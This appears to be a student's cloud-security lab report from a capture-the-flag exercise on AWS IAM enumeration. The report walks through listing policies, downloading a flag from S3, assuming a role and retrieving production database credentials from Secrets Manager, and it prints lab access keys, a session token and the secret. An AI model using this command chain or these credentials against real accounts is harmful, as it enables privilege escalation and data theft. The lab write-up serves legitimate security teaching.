

ENPM665 Homework 2: IAM Enumeration

Name - Kalpesh Bharat Parmar

UMD Directory ID [REDACTED]

Course and section - ENPM665 0101

This report documents the findings from the IAM Enumeration lab conducted on the PwnedLabs platform for a global logistics company. The assessment evaluates the IAM user 'dev01', its policies, associated roles, and accessible resources.

1. AWS CLI Configuration & Setup

The AWS CLI was configured with the provided Access Key ID and Secret Access Key for the IAM user dev01. Verification was performed using the command:

```
aws sts get-caller-identity
```

A screenshot of a terminal window titled '(kp@kali)-[~]'. The window shows the AWS CLI configuration process and the execution of the 'aws sts get-caller-identity' command. The configuration section displays the AWS Access Key ID and AWS Secret Access Key. The output of the command shows the User ID, Account number, and Arn of the active identity, which is 'dev01'.

```
AWS Access Key ID [*****R5L0]: AKIA3SFMDAPOWC2NR5L0
AWS Secret Access Key [*****rHq3]: +hCgg8uYwGeedSpfARQyGFkr9fdVhnrobshtRHq3
Default region name [us-east-1]:
Default output format [None]:
{
  "UserId": "AIDA3SFMDAPOWF7BSGME",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/dev01"
}
(kp@kali)-[~]
```

fig1

The output confirmed successful configuration and identified the active identity as user dev01.

2. IAM User & Role Enumeration

Using the command: **aws iam get-user**

We get additional information about the user like **Arn, creation date and Tag** (Fig2)

Using the command: **aws iam list-groups-for-user --user-name dev01**

The command confirm the that user is not part of any group (fig 2)

Using the command: **aws iam list-attached-user-policies --user-name dev01**

We can see that the user dev01 has the following policies attached to it (fig2)

- AmazonGuardDutyReadOnlyAccess (AWS managed)
- dev01 (customer-managed policy)

Using the command:

```
aws iam list-policy-versions --policy-arn arn:aws:iam::794929857501:policy/dev01
```

We can see that the customer policy dev01 has v3,v4,v5,v6 and v7 policies but only v7 is enabled (fig3)

Using the command:

```
aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
```

We can see the details of policy version 7, where we can see that we have access to role BackendDev (fig4)

The screenshot shows a terminal window with several command-line interactions:

- `aws iam get-user`: Returns a JSON object with user details, including Arn, CreateDate, PasswordLastUsed, and Tags.
- `aws iam list-groups-for-user --user-name dev01`: Returns a JSON object with an empty Groups array.
- `aws iam list-attached-user-policies --user-name dev01`: Returns a JSON object with AttachedPolicies containing two entries. The first is the AmazonGuardDutyReadOnlyAccess policy. The second is the dev01 policy, which is explicitly listed as Enabled.
- `aws iam list-policy-versions --policy-arn arn:aws:iam::794929857501:policy/dev01`: Returns a JSON object with Versions containing multiple entries, indicating versions v3, v4, v5, v6, and v7 were created, but only v7 is Enabled.

fig2

```

File Actions Edit View Help Help
└──(kp㉿kali)-[~]
$ aws iam list-policy-versions --policy-arn arn:aws:iam::794929857501:policy/dev01
{
  "Versions": [
    {
      "VersionId": "v7",
      "IsDefaultVersion": true,
      "CreateDate": "2023-10-11T19:59:08+00:00"
    },
    {
      "VersionId": "v6",
      "IsDefaultVersion": false,
      "CreateDate": "2023-10-11T19:47:41+00:00"
    },
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2023-10-07T22:48:28+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2023-10-02T20:38:35+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2023-10-02T20:29:52+00:00"
    }
  ]
}

└──(kp㉿kali)-[~]
$ aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": [
            "iam:GetRole",
            "iam:GetPolicyVersion",
            "iam:GetPolicy"
          ],
          "Resource": [
            "arn:aws:iam::794929857501:user/dev01",
            "arn:aws:iam::794929857501:role/BackendDev",
            "arn:aws:iam::794929857501:policy/BackendDevPolicy",
            "arn:aws:iam::794929857501:policy/dev01",
            "arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess"
          ]
        }
      ],
      "VersionId": "v7",
      "IsDefaultVersion": true,
      "CreateDate": "2023-10-11T19:59:08+00:00"
    }
}

```

fig3

```

File Actions Edit View Help Help
"CreateDate": "2023-10-02T20:29:52+00:00"
}
Places

└──(kp㉿kali)-[~]
$ aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": [
            "iam:GetRole",
            "iam:GetPolicyVersion",
            "iam:GetPolicy",
            "iam>ListPolicyVersions",
            "iam:GetUserPolicy",
            "iam>ListGroupsForUser",
            "iam>ListAttachedUserPolicies",
            "iam>ListUserPolicies",
            "iam GetUser",
            "iam>ListAttachedRolePolicies",
            "iam GetRolePolicy"
          ],
          "Resource": [
            "arn:aws:iam::794929857501:user/dev01",
            "arn:aws:iam::794929857501:role/BackendDev",
            "arn:aws:iam::794929857501:policy/BackendDevPolicy",
            "arn:aws:iam::794929857501:policy/dev01",
            "arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess"
          ]
        }
      ],
      "VersionId": "v7",
      "IsDefaultVersion": true,
      "CreateDate": "2023-10-11T19:59:08+00:00"
    }
}

└──(kp㉿kali)-[~]
$ 

```

fig4

3. Policy Analysis & Access Implications

Using the command:

```
aws iam get-policy-version --policy-arn  
arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess --version-id v4
```

We see that the AmazonGuardDutyReadOnlyAccess policy provides read-only access to GuardDuty and certain AWS Organizations queries (Describe, Get, List actions) - Limited risk as read-only, but provides reconnaissance capability. (fig5)

```
(kp@kali)-[~] $ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess --version-id v4
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Action": [
            "guardduty:Describe*",
            "guardduty:Get*",
            "guardduty>List"
          ],
          "Resource": "*"
        },
        {
          "Effect": "Allow",
          "Action": [
            "organizations>ListDelegatedAdministrators",
            "organizations>ListAWSServiceAccessForOrganization",
            "organizations>DescribeOrganizationalUnit",
            "organizations>DescribeAccount",
            "organizations>DescribeOrganization",
            "organizations>ListAccounts"
          ],
          "Resource": "*"
        }
      ],
      "VersionId": "v4",
      "IsDefaultVersion": true,
      "CreateDate": "2023-11-16T23:07:06+00:00"
    }
  }
}

```

fig5

Using the command:

```
aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
```

We can see the details of policy version 7. This confirms that the dev01 policy allows IAM enumeration actions such as iam: GetUser, iam: GetRole, and iam: ListAttachedRolePolicies, including visibility into the BackendDev role and its policies (fig6).

```
(kp@kali)-[~] $ aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": [
            "iam:GetRole",
            "iam:GetPolicyVersion",
            "iam:GetPolicy",
            "iam>ListPolicyVersions",
            "iam:GetUserPolicy",
            "iam>ListGroupsForUser",
            "iam>ListAttachedUserPolicies",
            "iam>ListUserPolicies",
            "iam:GetUser",
            "iam>ListAttachedRolePolicies",
            "iam:GetRolePolicy"
          ],
          "Resource": [
            "arn:aws:iam::794929857501:user/dev01",
            "arn:aws:iam::794929857501:role/BackendDev",
            "arn:aws:iam::794929857501:policy/BackendDevPolicy",
            "arn:aws:iam::794929857501:policy/dev01",
            "arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess"
          ]
        }
      ],
      "VersionId": "v7",
      "IsDefaultVersion": true,
      "CreateDate": "2023-10-11T19:59:08+00:00"
    }
  }
}
```

fig6

Using the command:

```
aws iam get-user-policy --user-name dev01 --policy-name S3_Access
```

We see that the **inline policy S3_Access** grants s3>ListBucket and s3GetObject permissions to the S3 bucket h1-dev-artifacts, allowing the user to list and download artifacts stored in the bucket.

Enables data exfiltration from artifacts bucket. (Fig. 7).

```
(kp@kali)-[~]$ aws iam get-user-policy --user-name dev01 --policy-name S3_Access
{
  "UserName": "dev01",
  "PolicyName": "S3_Access",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": [
          "s3:listBucket",
          "s3:GetObject"
        ],
        "Resource": [
          "arn:aws:s3:::h1-dev-artifacts",
          "arn:aws:s3:::h1-dev-artifacts/*"
        ]
      }
    ]
  }
}
(kp@kali)-[~]$ aws iam get-role --role-name BackendDev
{
  "Role": {
    "Path": "/",
    "RoleName": "BackendDev",
    "RoleId": "AROA3SFMDAPO2RZ36QVN6",
    "Arn": "arn:aws:iam::794929857501:role/BackendDev",
    "CreateDate": "2023-09-29T12:30:29+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "AWS": "arn:aws:iam::794929857501:user/dev01"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    },
    "Description": "Grant permissions to backend developers",
    "MaxSessionDuration": 3600,
    "RoleLastUsed": {
      "LastUsedDate": "2025-10-09T00:16:56+00:00",
      "Region": "us-east-1"
    }
  }
}
```

fig7

Using the command:

```
aws iam get-role --role-name BackendDev
```

We confirm that the **BackendDev role** is assumable by dev01. By enumerating the attached policy, we find that the role grants additional privileges, including:

- ec2:DescribeInstances - allows discovery of all EC2 instances in the account.
- secretsmanager>ListSecrets - allows enumeration of all secrets stored in AWS Secrets Manager.
- secretsmanager>GetSecretValue - allows retrieval of a specific production secret (prod/Customers) (Fig. 8).

Grants ability to enumerate EC2 infrastructure and extract sensitive credentials.

```
(kp@kali)-[~]$ aws iam get-role --role-name BackendDev
{
  "Role": {
    "Path": "/",
    "RoleName": "BackendDev",
    "RoleId": "AROA3SFMDAPO2RZ36QVN6",
    "Arn": "arn:aws:iam::794929857501:role/BackendDev",
    "CreateDate": "2023-09-29T12:30:29+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "AWS": "arn:aws:iam::794929857501:user/dev01"
          },
          "Action": "sts:AssumeRole"
        }
      ],
      "Description": "Grant permissions to backend developers",
      "MaxSessionDuration": 3600,
      "RoleLastUsed": {
        "LastUsedDate": "2025-10-09T00:16:56+00:00",
        "Region": "us-east-1"
      }
    }
}
(kp@kali)-[~]$
```

fig8

we will be exploiting these vulnerabilities at the end of the document.

4. Identifying Accessible Resources

Using the command:


```
aws s3 ls s3://hl-dev-artifacts
```

We were able to enumerate the objects in the **S3 bucket hl-dev-artifacts**. This confirmed that dev01 had access to list files in the bucket (fig9).

Using the command:

```
aws s3 cp s3://hl-dev-artifacts/flag.txt .
```

We successfully retrieved the file `flag.txt` from the bucket, proving that dev01 had **read access to sensitive data** stored in S3 (fig9).



A terminal window showing the following session:

```
(kp㉿kali)-[~]$ aws s3 ls s3://hl-dev-artifacts
2023-10-01 16:39:53      1235 android-kotlin-extensions-tooling-232.9921.47.pom
2023-10-01 16:39:53      214036 android-project-system-gradle-models-232.9921.47-sources.jar
2023-10-01 16:38:05      32 flag.txt

(kp㉿kali)-[~]$ aws s3 cp s3://hl-dev-artifacts/flag.txt .
download: s3://hl-dev-artifacts/flag.txt to ./flag.txt
```

fig9




fig10 – screenshot showing flag.txt has been downloaded




fig11 – Screenshot showing flag has been submitted and when reattempting to submit it gives the message “Flag already submitted”

Access Privilege

This section documents how secret message was retrieved

with the help of following command we were able to assume backendDev role and use the access to get the secret message – it is demonstrated in the following steps-

Using the command:

```
aws sts assume-role --role-arn arn:aws:iam::794929857501:role/BackendDev --role-session-name dev01-test
```

We were able to get “AccessKeyId”, “SecretAccessKey”, “SessionToken”

```
File Actions Edit View Help
(kali㉿kali)-[~] $ aws sts assume-role --role-arn arn:aws:iam::794929857501:role/BackendDev --role-session-name dev01-test
{
  "Credentials": {
    "AccessKeyId": "ASIA3SFMDAPOYAGMTDKC",
    "SecretAccessKey": "vBwmlENljz8khmPLDRQoQzXwBcv5APVLjxPX9",
    "SessionToken": "IQoJb3JpZzLnx2VEdFaCXVzLWvh3otMs5GMEQICtC+N4XVkus0wKln14ET750BooyE0wt9n0jHkYjAiBeNx3++PtRwAxtWgeFC8T/XJMLnV/ZRYVUvCQ/YpZG5yqgAgjk//////////8BEAAaDDc5NDkyDTe1NzUwMSIMRwgIr1zbdG3P9Q0kkQBvxyISPF2ZkquSe/8pq7/lcvnAVFRK9gwvQ4VPsmH6X1yc0lRmg8n8sH5U6Kcc5gtV9j1uWSsq6cvuWalw9RZo8XCWKOpS50a2j7d4KtqfS1BuBEFxG7Ry4mpwtjnvcFDCuJTM1Mnl+Tpfedk6Kqdusc33Nm05md7VGzbDQ5/Pw+ihYaVn7IbgcFYCqUedhA9zp2WX8ZJNfocJgwNF+kRBogdJKBP120N/B5gwClvKnh1azz1twm9y1ToobCkpF4pvZJfhG/28Y6eTOxiuJID9hnrEmVvI3juu+Rwl3ciUb0dJA1GPAKb//pn10cQTDMZZHbjqeAZ/Shx15NZPsdlZMRnpBj+Ixetv80cSBtG1pYrNYzchAtuhhMQA6Rp5BEUsQpNngr23QKmSwlx6gqY0KF803Pssy+Xooxdn4X5F0atOH2G5EcETRAec35FgunwmfApf4Qyr8lhnnVRadn/9AE6kMNI5P2UCSSyHa3oLI/3B8/p+SJKoNtf23ecU51yg5sd5yQ",
    "Expiration": "2025-10-09T01:58:52+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROA3SFMDAPO2RZ36QVN6:dev01-test",
    "Arn": "arn:aws:sts::794929857501:assumed-role/BackendDev/dev01-test"
  }
}
```

fig12

Using “AccessKeyId”, “SecretAccessKey”, “SessionToken” we were able to get access as show in fig13


```
File Actions Edit View Help
(kali㉿kali)-[~] $ export AWS_ACCESS_KEY_ID="ASIA3SFMDAPOYAGMTDKC"
(kali㉿kali)-[~] $ export AWS_SECRET_ACCESS_KEY="vBwmlENljz8khmPLDRQoQzXwBcv5APVLjxPX9"
(kali㉿kali)-[~] $ aws sts get-caller-identity
{
  "UserId": "AROA3SFMDAPO2RZ36QVN6:dev01-test",
  "Account": "794929857501",
  "Arn": "arn:aws:sts::794929857501:assumed-role/BackendDev/dev01-test"
}
(kali㉿kali)-[~] $ aws ec2 describe-instances
{
  "Reservations": [
    {
      "ReservationId": "r-094372fd2cc44ec51b",
      "OwnerId": "794929857501",
      "Groups": [],
      "Instances": [
        {
          "Architecture": "x86_64",
          "BlockDeviceMappings": [
            {
              "DeviceName": "/dev/sda1",
              "Ebs": {
                "AttachTime": "2024-12-12T19:18:14+00:00",
                "DeleteOnTermination": true,
                "Status": "attached",
                "VolumeId": "vol-01ba9ceb79a3c2a5"
              }
            }
          ],
          "ClientToken": "mtch39-e6cc-43e5-052a-368c7c5fc8c7",
          "EbsOptimized": false,
        }
      ]
    }
  ]
}
```

fig13

Using the command:

```
aws ec2 describe-instances
```

we get the JSON message




```
(kp@kali)-[~] $ aws ec2 describe-instances
{
    "Reservations": [
        {
            "ReservationId": "r-094372fd2cc4ec51b",
            "OwnerId": "794929857501",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2024-12-12T19:18:14+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-01ba9cebc79a3c2a5"
                            }
                        }
                    ],
                    "ClientToken": "01c3cb30-e6cc-43e5-852a-368c7c6fc8c7",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "794929857501",
                                "PublicDnsName": "ec2-54-243-193-18.compute-1.amazonaws.com",
                                "PublicIp": "54.243.193.18"
                            },
                            "Attachment": {
                                "AttachTime": "2024-12-12T19:18:13+00:00",
                                "AttachmentId": "eni-attach-0e144be5b83ec361b",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupName": "prod"
                                }
                            ]
                        }
                    ]
                }
            ]
        }
    ]
}
```

fig14

Using the command:

```
aws secretsmanager list-secrets
```

we get ARN for prod customer



```
(kp@kali)-[~] $ aws secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:794929857501:secret:prod/Customers-QUhpZf",
            "Name": "prod/Customers",
            "Description": "Access to the MySQL prod database containing customer data",
            "LastChangedDate": "2023-09-29T08:37:58.584000-04:00",
            "LastAccessedDate": "2025-10-07T20:00:00-04:00",
            "Tags": [],
            "SecretVersionsToStages": {
                "bf175f57-7e29-4fd1-881f-76e78fdd7320": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2023-09-29T08:37:58.328000-04:00"
        }
    ]
}
```

fig15

Using the command:

```
aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:794929857501:secret:prod/Customers-QUhpZf
```

The command successfully retrieved production database credentials.

```
—(kp@kali) [~]
$ aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:794929857501:secret:prod/Customers-QUhpZf
{
    "ARN": "arn:aws:secretsmanager:us-east-1:794929857501:secret:prod/Customers-QUhpZf",
    "Name": "prod/Customers",
    "VersionId": "bf175f57-7e29-4fd1-881f-76e78fdd7320",
    "SecretString": "{\"username\":\"root\",\"password\":\"$DB$Admin12345\",\"engine\":\"mariadb\",\"host\":\"10.10.14.15\",\"port\":3306,\"dbname\":\"customers\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2023-09-29T08:37:58.579000-04:00"
}
```

5. Security Risks and Misconfigurations

Key misconfigurations identified:

- Inline S3 policy granted broad data access directly to an IAM user.
- The BackendDev role trust policy allowed dev01 to assume elevated privileges.
- BackendDev policy exposed production database credentials.

Risks: Unauthorized access, privilege escalation, and customer data compromise.

6. Flag Discovery and Documentation

The flag was identified within the hl-dev-artifacts S3 bucket as flag.txt. It was retrieved using:

aws s3 cp s3://hl-dev-artifacts/flag.txt and the method and results are documented above in **Identifying Accessible Resources section**

Flag - d8ae4495888545df0c904551935c7514

Additionally, retrieval of the prod/Customers secret demonstrated direct credential exposure.

7. Mitigation Strategies

Recommended mitigations:

- Enforce least privilege by removing direct user-based S3 policies.
- Restrict role assumption permissions and require MFA.
- Limit Secrets Manager access strictly to essential services.
- Enable monitoring via CloudTrail and GuardDuty for sensitive API calls.
- Conduct periodic IAM Access Analyzer audits.

8. Conclusion

The investigation confirmed that IAM misconfigurations allowed the compromised user dev01 to escalate privileges, access sensitive S3 data, and extract production database credentials from Secrets Manager. This highlights the importance of enforcing least privilege, carefully managing trust policies, and monitoring privileged actions to minimize the blast radius of account compromises.